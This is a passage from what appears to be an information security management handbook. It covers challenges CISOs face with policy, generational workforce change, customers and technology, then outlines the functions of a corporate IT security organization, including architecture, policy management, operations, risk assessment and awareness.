security officers (CISOs) are required to provide strategic plans to chief financial officers for budget purposes, for direct reporting to executives and directors for cultural support, and to internal business partners for stratifying relationships. Both areas of tactical and strategic planning require CISOs continually meet multiple challenges. Consistently certain challenges have reoccurred over the past 20 years: a significant shift in the manner in which society views privacy, a multigenerational workforce, and the rapid evolution of technology. These challenges embrace all areas of business, be they academia, medicine, government, environmental science, manufacturing, etc. Although these challenges will likely not change in the coming few years, the nuances within each will continue to evolve.

Future Challenges

Policy

As the security of critical infrastructure for most countries continues to be a priority for top leadership, there will be consistent and continual growth of national policy (e.g., law, regulations, and civil codes) related to privacy and confidentiality of information. Certain specific information security policy and standards, including ISO17799 and BS7799, have experienced multiple updates, and there will be continued iterations and amendments. The European Union, Canada, and Australia already feel the tug of their constituents' sensitivity to privacy and data protection in privatized corporations. These three collectives will continue to have parliamentary struggles in maintaining the balance of previously published privacy regulations and the future needs of their constituency for privacy. The Organization for Economic Cooperation and Development and affiliated countries will be creating more defined specifications, particularly in the areas of Computer Emergency Response Teams. Picking up the pace in this area we may also see an active increase in information security efforts in Turkey and several South American countries and related regulations in Poland. The creation of a Basel III Capitol Accord may also include more input from U.S. financial firms. In the United States the Real ID Act requirements may not be reinstated in 2009, whereas Patriot Act controls continue to cause controversy. With these far-reaching changes in policy, CISOs should develop a plan to work among and regularly meet with their risk managers and privacy officers. Awareness of the level of information security risk the company is willing to assume, and privacy and compliance concerns of these two key business partners, will be essential for CISOs to assist in maintaining the appropriate balance of risk tolerance of the organization and proper information protection controls. This is the perfect opportunity for information security professionals to stand out as valued partners by demonstrating the ability to be an advocate in these areas, and by acting as a bridge for these partners to connect with the key program areas of a company by way of building risk reduction and compliance measures within business processes. It is also important to point out in the midst of continued confidential and sensitive information disclosures, that working with risk managers and privacy officers provides an opportunity to make clear that security breaches of all types will most certainly continue, to accept this reality as a risk of doing business, and to ensure the organization has a plan to handle them. This point cannot be stressed enough, as in this regard the information security professional position evolves into that of trusted guide and first responder. Popular media will continue to dote on finding organizations to blame for breaches and repeat that blame time and again for months or even years. For the CISO to ensure that his or her leadership has a plan to respond that complements compliance with current and impeding policy, without taking blame but by accepting responsibility, the partnerships with chief legal counsel and public affairs will continue to be as critical as ever. To support decisions in

this area, CISOs should also maintain consistent relationships with their legislative offices, policy committees, and research and development bureaus to stay abreast of policy and strategic business developments that will affect the tactical and strategic planning of the information security program. The CISO should keep those areas of business appraised of information security concerns, make recommendations of issues to be "on watch for," and suggest changes or modifications in current business practices to support the standard of due care set forth by the organization.

Workforce

The end of the first decade of the 21st century brings companies worldwide to a very significant turning point regarding the generations of their workplace. The majority of the "Greatest Generation" World Wars I/II-era workers in most countries will be leaving the workforce from what were the "second" jobs acquired after officially retiring from their pre-65-years-of-age company jobs (Table 9.1). Their first children, the leading cusp of the "baby boomers," will be eligible for what many developed countries offer those citizens: pensions after 60 years of age. To this end there will be an enormous impact within the internal culture of all organizations. Not only will companies ill prepared for this exodus of knowledge come face-to-face with high personnel turnover rates, but also the information protection implications will be grave as company histories, intelligence, wisdom, and in-mind undocumented business processes leave factory floors, hospitals, laboratories, data centers, government entities, technology companies, utilities, and universities.

Many information security challenges lie immediately ahead for those left to pick up the pieces—the tail end of the Baby Boomer Generation and early Generation X. Not only will these people be charged with leading organizations without the knowledge of the early edge baby boomers and the (work) ethics of the World War II generation, they will also be the upcoming driving leadership in most worldwide organizations. These workers will also be managing very different generations: the ending cusp of the baby boomers, their fellow Generation X-ers, and all of Generation Y. While the tail-end Baby Boomer Generation prepares for retirement and "second-career" pursuits, the early cusp Generation X leaders have many slippery slopes to overcome with information security, most notably the internal management of how the three generations working together perceive and manage information security. The issue is not so much the end result of compliance with policy and company regulations to protect people, information, and assets; more so it is the different pathway each generation feels is appropriate to use to get there. To this end, CISOs should work closely with their privacy representatives and human resources/personnel departments and stay acutely abreast of organizational change management efforts.

Another key issue in the area of workforce will be secure communication. Although the exiting generations previously mentioned prefer communication by personal contact, live telephone conversation, and, to some extent, e-mail, the incoming leadership has used and will continue to use e-mail heavily and prefers employment as independent contributors by telecommuting,

Table 9.1 Description of Generations

Greatest generation	Late 1900s–mid-1930s
Baby boomer generation	Late 1940s–early 1960s
Generation X	Mid-1960s–early 1980s
Generation Y	Late 1970s–early 1990s

push-button technologies (e.g., interactive voice-response systems), and to some extent text messaging on handheld devices. Following this will be the work(ing)force majority Generation Y. This generation is most at ease and even demanding of a work environment that uses Web-based software applications, instant messaging, text messaging, and Webcam interfaces and desires a variety of these communication avenues available for them to pick and choose as they deem appropriate. Conversely this generation does not aspire to scheduling face-to-face meetings or using "regular office" e-mail to conduct business, as they feel this takes away from their ability to multitask and provides for an unproductive work environment. Along with the observation that the communication preferences of Generation Y and those of the incoming leadership generation directly conflict with each other, the information security implications open up extensively in obtaining and maintaining a high variety of communication avenues. Although secure communication challenges have always existed, the extent to which information is used, maintained, transmitted, shared, and disposed of increases many fold to accommodate this varied workforce. Also of note: the internal pressures of the workforce will increase due to the lack of Generations X and Y entering the typical corporate and government environment, as trends continually indicate these generations opting to pursue small businesses and entrepreneurial opportunities of their own. CISOs should continue building relationships with their Web-application developers, telecommunication specialists, and human resources/personnel staff and maintain heightened awareness of communication trends in their global and satellite offices. These relationships will continue to be critical for assurance of properly implemented information security architecture methods and controls, meeting evolving compliance concerns, and having staff "separation and transfer" plans in place.

External Customers

In many instances the same information security concerns in the workforce will be mirrored in serving a similar demographic of the outside customer. To expand on the observations made earlier, in many instances the customer base will be more youthful or aged than a standard workforce age base. The same theory mentioned above of offering a variety of communication vehicles in the workplace to attract top personnel in many cases also applies to obtaining, maintaining, and enhancing the external customer experience, as well as making those offerings palatable to a customer base that is a larger span in age. With a majority of business and government services offered with continued global focus, the demand for secure computerized data and paper information has never before been such a significant factor in the company-to-customer interface. Beyond the effects of security for conducting international business, customer expectations of organizations to have knowledge of, abide by, and have business and system processes that allow for compliance with regulations and policy will be met with little or zero fault tolerance. As the public continues to hear and understand that information security breaches (continue to) occur, their lenience toward an organization's lack of proper processes will wane. This means an increase in constituency calls to government leaders to create and modify policy, letters to board members, pressure from stock holders, and waves of turnover rates in customer loyalty. It also means that the role of information security will grow from merely an integral program inside a company's overall strategic direction to a more significant public relations issue and transparent role within and outside of an organization. The challenge will be for CISOs to determine when and how to include their media relations staff and legal counsel when making decisions for what may not be obvious information security risks and what the company deems appropriate mitigation measures and controls related to public interpretation and trust. Further, these decisions are complicated by the globalization of business,

the extreme variety of cultural expectations, and the continual changes in an individual nation's information security and privacy policy.

Information Technology

Today the majority of an organization's critical information has been converted into or originally developed within an electronic medium using computer systems. This fact brings significant challenges to both an organization's CISO and its information technology business areas. The work plan developments for technology staff charged with managing enterprise architecture and business continuity programs rose high in 2002–2004, then dipped down after 2006. Attention to these plans, and their security, will rise again in the next few years. With technology and related disaster recovery processes too quickly executed in response to the events on and after September 11, 2001, the time is ripe, nearly ten years later, to revisit and revise business methods for the upcoming decade. For this revision, the enterprise architect and chief information officer (CIO) (or chief technology officer, CTO) play pivotal roles in laying the foundation of success for the CISO to ensure that modifications to an organization's business continuity planning have at the forefront the secure availability of assets and information. Other affected areas of information security related to information technology will be an increase in the use of smart-card and biometric technologies. Although the United States differs from most other countries, with heavy use of the magnetic strip for various financial and identification card uses, the overall use of smart cards and radiofrequency identification will increase and continue to evolve. To this end the hiring of telecommunications specialists and outsourced telecommunications consulting services will rise as the demand for mobility, connectedness, and secure responsiveness increases. This also comes at a time when, along with using smart cards, the individual consumer (staff and customers) can afford to purchase his or her own personal satellite telephone. The increased purchases of these phones bring about the evolution of handheld services to a highly integrated technology space—palmtops with rich data-center-type capabilities. This convergence of connectedness gives leeway for mind-bending types of new communication vehicles, including not only the sharing of text and attachments from one handheld satellite device to another, but also packets of reduced video files that may be transported via satellite and, when uplinked by the receiver, viewed as a holographic display (à la Star Wars) with several people simultaneously interconnected. As these evolutionary communication vehicles continue to push the envelope of technology and consumers' demand for connectedness increases, the upcoming 2010 decade will see dramatic discoveries in these areas. For the organization's internal technology administrators these quickly evolving changes mean a continual update of security parameters, notably the security aspects of a company's system development life cycle. Another interesting side effect of a company continuing to meet the secure communications demands of its staff and customers is a stronger push for vendors and product developers to resolve the ever-present security issues of bugs that continue to plague operating systems and commercial software applications. Depending on the severity of the issues this push may ascend to the regulatory level. Until then, certain information technology security-specific software, such as vulnerability prevention, detection, and correction applications, will likely maintain its slow but steady climb. Also related to communication, there will be continued growth in both breadth and depth of search engines for use inside the organization. CISOs may thus see an increase in enterprise document management, digital rights management, and challenges in electronic discovery and forensic issues as they relate to access, appropriate use, and log monitoring. Related to all of these future areas of information security and information technology lies a responsibility of the CISO to partner with his or her

CIO, CTO, enterprise architect, and Web-application developers and ensure collective agreement on and diligently search for the most secure and least intrusive communication vehicles for staff and customers.

Footing for the Future: Buy-In and Communication

For many CISOs gone are the days of "selling" the idea of information security to their executive leadership. Now are the days in which information security professionals must consistently and concisely show their value in the organization. Rubbing directly against this effort is the acceptable tolerance of time required for securing the physical, administrative, and technical areas of information and assets. In the past decade tolerance for a business's downtime has been reduced from days to hours to minutes to effectively nothing. As CISOs have moved from concentrating on detecting an event to event-driven planning, there has been an immense push on prevention since 2000. This push has led to an increase in work for the information security professional to be involved with much of the execution in front-end engineering and testing of business processes in attempts not only to prevent incidents but also to decrease business disruptions from downtime.

Acquiring Buy-In

CISOs must directly express to leadership the idea that information security not only is the responsibility of the organization for ensuring controls but also could and should be a realized financial opportunity from which every area of a business can reap benefits. To do this, information security professionals must not only advise, but also roll up their sleeves to assist colleagues when they need to integrate information security and privacy strategies into their own areas of business. This work moves beyond setting oversight policy and monitoring. It means making available the opportunity for other leadership in your organization to achieve measurements and milestones and to show innovation and creativity in information security within their own areas of business—notably strategic outcomes to report to executive staff and the board of directors as well as tactical outputs for internal business partners and other advocate areas. Key areas for acquiring buy-in include business resilience, competition, regulations, and legal constraints.

Business resilience. This topic is often the most difficult area in which to acquire buy-in. Often there is a complacency among other areas of business that information security issues are by and large the sole responsibility of the CISO and there tends to be a quick forgetfulness of incidents as we become more agile with quick recovery that allows business to swiftly move forward. This is particularly obvious in regions where organizations are keenly aware of disruptions caused by natural disasters and power outages. Within the past decade there has grown a stronger interest in issues surrounding terrorism and personal safety for which tactics have greatly changed. For physical security there are fringe concerns, like climate influences such as gas emissions and mismanagement of toxic waste and how these two areas affect environmental factors, which in turn affect the physical security of our information, assets, and employees.

Competition. An area often overlooked by CISOs is the information security implications of research and development, sales, and marketing on meeting their goals for being a leading contender in their market space. CISOs need to be continually diligent in examining

how information security will affect an organization's ability to communicate worldwide and increase or reduce market shares, particularly after stocks dipped in the earlier part of the 1990s. This, along with the qualitative nuances surrounding international public image (which due to the Internet and media can be argued as all inclusive), demonstrate how the consequences of a poor image affect an organization's ability to be more agile and innovative than its competitors. If not carefully examined and executed, information security efforts in this space will continually place constraints in these competition-type arenas.

Regulations. Policy has received much attention in since 2005. Many countries—Taiwan, Tunisia, Uruguay, Argentina, Hungary, Ireland, Canada, Australia, Turkey, Brazil, Pakistan, Cambodia, Philippines, the list goes on—continue a hard line striving to improve their security infrastructure and increase privacy directives. Third- and even fourth-party caveats written into comprehensive information security programs and business contracts will be looked upon to decrease risks by allowing examination of authorized access, use, etc., by a network of business partners who in turn have their own service provider and business partner agreements and controls that require agreement on how information security and privacy directives will be met.

Legal constraints. Simply put, financial obligations to protect company information and assets, and to keep liability to a minimum through risk management, must be finite. Allowing leadership to have the legal discussion of risk, budget, and strategic goals allows the organization as a whole to mitigate and accept certain risks while setting a standard by which the CISO can follow and adhere. Interestingly this also allows for an often-overlooked opportunity in the return on investment in information security, or better put, an area of cost savings overall in an organization. These savings may be found in the examination of risk reduction as it applies to a company's ability to negotiate a reduction in the amount of premiums and insurance coverage requirements.

This overview of key areas leaves CISOs with two inescapable truths for acquiring buy-in: (1) Although information security issues continue to be a heightened consideration for the manner in which an organization conducts its business, the security professional will still be required to continue focusing on the narrow areas of protection, detection, and correction of breaches, while at the same time be challenged with the broader aspects of "the business" of its organization. However, today and in the near future, security-related incidents that affect public image and unauthorized releases of information come in hundreds of different forms and severity, and their effects can be more crippling than ever. As an added concern, with help from the Internet and mass media, security-related indiscretions are reported worldwide when organizations do not respond well to these incidents. (2) Succinctly put, an organization employs a CISO to engage in securing information, as unplanned incidents—be they unauthorized access, modification, or destruction—are guaranteed.

Communication

To assist in addressing these two truths, the foremost advantage will be with those organizations that fervently integrate and weave more than just information security controls into an organization. A successful CISO must communicate intent and build partnerships to create the vision one desires for their organization's information security program. This obligates the CISO to create and lead a strategic and continuously evolving communication plan for the organization's

information security program and must include educating customers, dispelling myths with internal business partners, and relating truths to leadership. For a communication plan to be strategic and for each information security effort to be in alignment with that strategy, CISOs must ensure that leadership is aware that although the information security program is facilitated by the CISO, it is owned by the business—it is their program to support, nurture, finesse, and continually improve upon as their own business areas grow and evolve. Another, sometimes difficult, part of a communication strategy is the security professionals must acknowledge to internal staff and management that they realize the business staff understand their specific program areas better than the information security staff. This simple yet possibly ego-swallowing statement assists in establishing a partnership between a security team and a business area because it moves a usually preconceived group dynamic from that of a fault-finding mission to a mutual respect for each program's range of expertise. Another important success factor for the CISO to communicate to business areas that as their own business processes become more secure, logically they (the business areas) reap the benefits of the information security successes. Further, the CISO should explain that the purpose of the information security program is not only to ensure programs and processes are in compliance with information security policy and standards, it is also to create a consultative relationship that allows business areas the opportunity to confer with their information security staff so as to execute risk-mitigating decisions for their own business area. This provides an avenue for shifting business areas from simply trying to be in compliance with policy to actively engaging to make security-minded decisions about their programs. That said, certain business areas may still be resistant to this type of involvement and it will continue to be the CISO's responsibility to consistently and diplomatically remind business areas that by not being an active part of the information security program, they accept the risks of not being fully engaged. This message should also be reiterated to an organization's councils, committees, etc., whose members often make sweeping project and program decisions. The dynamics in those cross-functional groups are different from those of groups in similar working types collectively employed in the same area of business.

Conclusion

The pace at which business in today's world moves will continue to be faster than we have ever experienced, and there will be continual gaps in the ebb and flow of effective communication of information security. In the workplace, technology upgrades and the diversity of how staff interact within a business are more prevalent than ever before. The way an organization conducts business today is different from what it was as little as two years ago and will be different two years from now. In the years ahead the information security professional will continue dealing with the challenges of creating customer-centric information, security-sensitive leadership, and a security-minded culture among its internal staff, business partners, and customers. Taking time to examine the future and being mindful of what lies ahead will assist organizations in effectively recognizing areas for success with their information security efforts.

Overview of an IT Corporate Security Organization

Introduction
Security Architecture
Security Policy Management
Security Operations
Risk Assessment
Awareness/Training
Security Governance
Organizational Models—Distributed vs Centralized
Conclusion
References

Jeffrey Davis

Introduction

An IT corporate security organization is composed of many different functions. These functions include architecture, policy management, risk assessment, awareness/training, governance, and security operations including incident response and threat and vulnerability management. Each of these functions will rely on information from the other functions, as well as information from the enterprise itself in order to manage the security risks inherent in business operations. These functions work together to comprise an organization that implements the basic tenants of confidentiality, integrity, and availability.

Security Architecture

The security architecture group provides both the road map for risk management and the security controls utilized by an organization. Its function is important in providing risk management for the institution and for coordinating the controls that reduce that risk. The security architecture is created from data incorporated from other security functions. These sources include functional security policy, metrics of past incidents, and evaluations of new threats that could be detected from the security operations function or the risk assessment function. Security policy input is used to illustrate the amount of risk the business is willing to accept and this information is used to define the security standards used throughout the entity for specific technologies. The policy assists in defining the functions and requirements required by the architecture. An example of this would be the security policy requiring

that certain data be encrypted. The security architecture would need to define the way that requirement would be accomplished in the various areas of the enterprise. Additionally, the security architecture needs to address past incidents that have caused damage to the company. These incidents indicate areas that may require improved or revised security controls. New threats may require alterations in the security architecture and additional controls. The security architecture must also integrate with the existing technology infrastructure and provide guidance in establishing the proper risk controls necessary for the enterprise to perform its business securely, both in the present and in the future (Exhibit 47.1).

After taking into account those different inputs, the architecture should define the requirements for the individual tools and technologies that are needed to make up the architecture and ensure that, when integrated, they provide the appropriate level of risk mitigation. One example of this is virus protection. Most security architectures define multiple levels of antivirus protection at different areas of the infrastructure to cover the different vectors that malware might take to get into the company. This may include antivirus software at Internet gateways, internal email servers, file servers, and clients. The architecture should take into account the protection that each one of these controls affords and ensure that it integrates with the other layers and provides the appropriate amount of redundancy.

One way for the architecture function to begin is to define a security strategy. This strategy can then be used to align the actions of the security functions to ensure that the overall risk to the corporation is being addressed. The strategy should contain an overall framework that defines how security should be addressed in each area of the IT infrastructure, including networks, servers, and clients. Once a strategy is formed, then the group can put together an architecture description to implement that strategy. The architecture will reflect the different types of tools and configurations that will be used to realize the strategy. An example of this is a network segmentation strategy that would define a network architecture which would be used to limit access to certain servers and data. Some tools that could be used to implement this would be firewalls and routers that only allow certain traffic and servers to reach specific




EXHIBIT 47.1 Inputs and outputs of the architecture function.

parts of the network. Other security controls, like antivirus protection, access controls, and identity management tools would also be defined as part of the architecture. Describing these tools and where they are implemented in the enterprise is the main function of the security architecture group.

Security Policy Management

Security policy ensures that risks are being addressed and controlled in a consistent manner across the enterprise. The security policy management function ensures that the enterprise's policy reflects the necessary guidelines to provide the appropriate amount of risk protection for the enterprise. In order to provide this risk protection, the policies must be reviewed and updated periodically in order to address new threats, new technologies being introduced inside the corporation, incidents that have occurred, and changes that administration wants to make to the level of risk acceptance (Exhibit 47.2).

New threats to an environment will sometimes require new policies. This is usually a result of a new threat or vulnerability changing the risk associated with a technology. An example of this would be the compromising of an encryption algorithm that is used to protect data. The policy that requires the use of encryption would need to be amended to ensure that this algorithm is no longer used, as it no longer provides its previous level of protection. Newer technologies that are introduced into the environment may also require new policies to ensure they do not introduce new risks. An example of this would be the use of wireless network technologies. These technologies introduce different threats into the environment then those that existed previously. Policies for these technologies need to be developed to ensure that those risks are consistently minimized. Security incidents may also highlight areas that require new policies. One example of this would be an incident involving the stealing of a laptop. This may prompt a new policy requiring that all data on a laptop be encrypted to reduce the risk of the loss a laptop.




EXHIBIT 47.2 Inputs and outputs of the policy management function.

Encrypting the data would reduce the risk of the data being accessible to third parties in the event the laptop was stolen.

The last item that may prompt a policy modification is a change in the level of risk that an enterprise is willing to endure. This can be triggered by two different factors. The first is that it becomes too expensive to implement the controls needed to satisfy the existing policy. The second is that the technology required to perform the function does not provide the security controls that the policy requires. For either of these situations, exceptions to policies can be documented and the risk accepted based on the business need. However, if these exceptions become numerous or more needed over the long term then it may be appropriate to modify the policies to reflect the acceptance of the risk rather than continue to manage the acceptance of the risk through an exception to policy.

The policy management function is usually performed by a team composed of security subject matter experts, members of the architecture team, representatives from the different technologies areas, and business representatives. The team works together to develop a policy that balances the risks associated with the technologies used within the enterprise with the functional needs of the business. This results in a policy document that is typically composed of general guidelines, as well as configuration requirements for specific technologies. This document is then used by other teams within the enterprise to ensure that the technology is being implemented in a way that is policy-compliant. This ensures that the risk is being managed consistently across the corporation.

Security Operations

The security operations function includes a number of different activities. These are performed to support the security protections for the enterprise. These functions include security incident response, compliance or vulnerability management, and threat assessment. Security operations may also include the operating of security controls, such as firewalls or Web-filtering software. These functions are performed to support the security policies, controls, and processes that are described by the security architecture and are used to reduce the risk to the enterprise (Exhibit 47.3).

The first function is incident response. This provides for a response to incidents that require security expertise or special skills, such as evidence gathering or specialized forensics. These may be incidents that require law enforcement involvement, responses on a large scale that require an unusual amount of resources, or mitigation of security vulnerabilities that require unique subject matter expertise. Large scale incidents may be managed by a computer security incident response team. This team may be made up of security specialists, system administrators, management, and others, as needed. Another function performed is compliance management. This is carried out to ensure with compliance security policy. This may include inspecting server configurations for secure settings, checking to ensure that machines are being patched and other actions to ensure that they are in compliance with security policy. Scanning and configuration management tools may be used to assist with these activities. The function may also partner with an audit function to ensure compliance with any legal regulations, such as Sarbanes Oxley. A third function would be to perform threat assessment. This is done to evaluate new threats to the environment. This would encompass new vulnerabilities discovered by the security community, as well as alerts from vendors. This team would gauge the risk associated with the new threats and then suggest appropriate actions and timeframes in which to take those actions to mitigate the threats. In the case of most vendor alerts, this will involve applying a patch to a piece of software. In other cases, it may require the changing of a security control, such as a firewall to block the traffic that would produce the threat. Other functions that security operations may perform may include the operating of other security controls such as firewalls, Web filtering software, intrusion detection systems, or antivirus filters. The operation by a security team of these controls ensures that they are monitored by appropriately-trained personnel familiar with the security threats that are being mitigated by these controls.

The security operations team relies heavily on the security policy, security architecture, and security controls to perform their jobs. The policies and architecture define what the business has accepted as the




EXHIBIT 47.3 Inputs and outputs of the security operations function.

controls required to provide the appropriate level of risk protection. It is the job of the security operations department to apply those policies and ensure that they are providing the level of risk mitigation with which they are entrusted. One way to measure the effectiveness of the policies and security controls is to track the number and type of security incidents and threats that are being responded to. Compliance reports and metrics are also useful in understanding how the enterprise is doing in meeting the requirements of the security policies. These metrics can indicate whether the policies and controls in place are effective. They also provide feedback to other security functions such as architecture and policy management so that they can assess if the strategies and controls they are proposing are providing the level of risk control that the enterprise needs.

The security operation function applies and operates the policies and architecture that the other security functions form so that they alleviate the threats to the greatest possible degree. It also provides feedback to those other functions as to the effectiveness of those policies and architectures.

Risk Assessment

The risk assessment function provides a process by which to measure the risks of changes made to the existing technology of the enterprise. It will also assess the risks of introducing new technologies and the risk of not being compliant to existing policy if the business need requires it. This function provides a way to consistently judge and understand the risks associated with these actions (Exhibit 47.4).

Measuring the risks of changes is an important part of risk management within the company. As changes are implemented, they must be checked to ensure they are not changing the security threats and that they are compliant with the current policy. This is especially important when changes are made to infrastructure components that affect security controls. Changes can open up gaps in the security control architecture that may increase the security risk for the enterprise. These changes need to be examined for compliance with policy and introduction of new vulnerabilities or threats into the environment. Risk




EXHIBIT 47.4 Inputs and outputs of the risk assessment function.

assessment should also address changes that involve the introduction or use of new technologies to understand the impact to the security of the enterprise. This is especially important if these new technologies are not addressed by existing policy. In these cases, the policy management function may need to craft new policy. The last function performed is the assessment of exceptions to existing security policy. Exceptions are usually requested when the existing security policy can not be met. An example of this may be that a technology being utilized may not be capable of providing the controls as outlined in the policy. An illustration of this is a policy that requires passwords to be a certain length and complexity. Some operating systems and applications, especially legacy systems, will not have the functionality to accomplish this and so, therefore, will not be able to comply with the policy. In these cases, it will be necessary to have an exception to the policy to acknowledge the risk and seek approval from the appropriate management to accept it. Another case may be when the cost or resources to implement the control are too high. An example of this would be a policy requiring a daily antivirus scan. In some cases, especially on older machines, this is not resource- or time-efficient and may prevent the machine from accomplishing its business function. It may also not be cost-effective to move the application to a larger machine capable of handling the daily scanning. It may prove advisable to the business to accept the risk of not running the scan on a daily basis and run it during a weekly maintenance window instead. They may also want to implement other mitigating controls like more frequent backups to reduce the risk of lost data. For either of these cases, an exception to the existing policy would need to be considered and assessed. The results of the assessment would then be evaluated to understand if the business is willing to accept the risk or would need to implement a different technology.

The exceptions and assessments that are created by this function are used by the other security functions to evaluate existing policies and to ensure that risk is being controlled consistently. Exceptions to this policy may indicate that the business is willing take on additional risk in certain areas and that a change in the security policy is needed to align this with the risk that is being accepted. Risk assessments of new technologies should also be reflected in changes to the security policies and should be incorporated as part of the policy management function. The main function of the risk assessment function is to ensure a consistent judgment of risk within the enterprise and that risk management is being addressed whenever changes are made.

Awareness/Training

The awareness and training function is needed to inform the enterprise of the security policies that are in place and to set the understanding of the end users and administrators as to what actions are expected from them. It also informs them of threats that can affect them and of actions that they can take to reduce the risk of incidents occurring from those threats. The awareness and training function may provide this information via classroom training, Web-based courses, emails to address specific threats, posters, and other ways of sharing and communicating information to the enterprise (Exhibit 47.5).

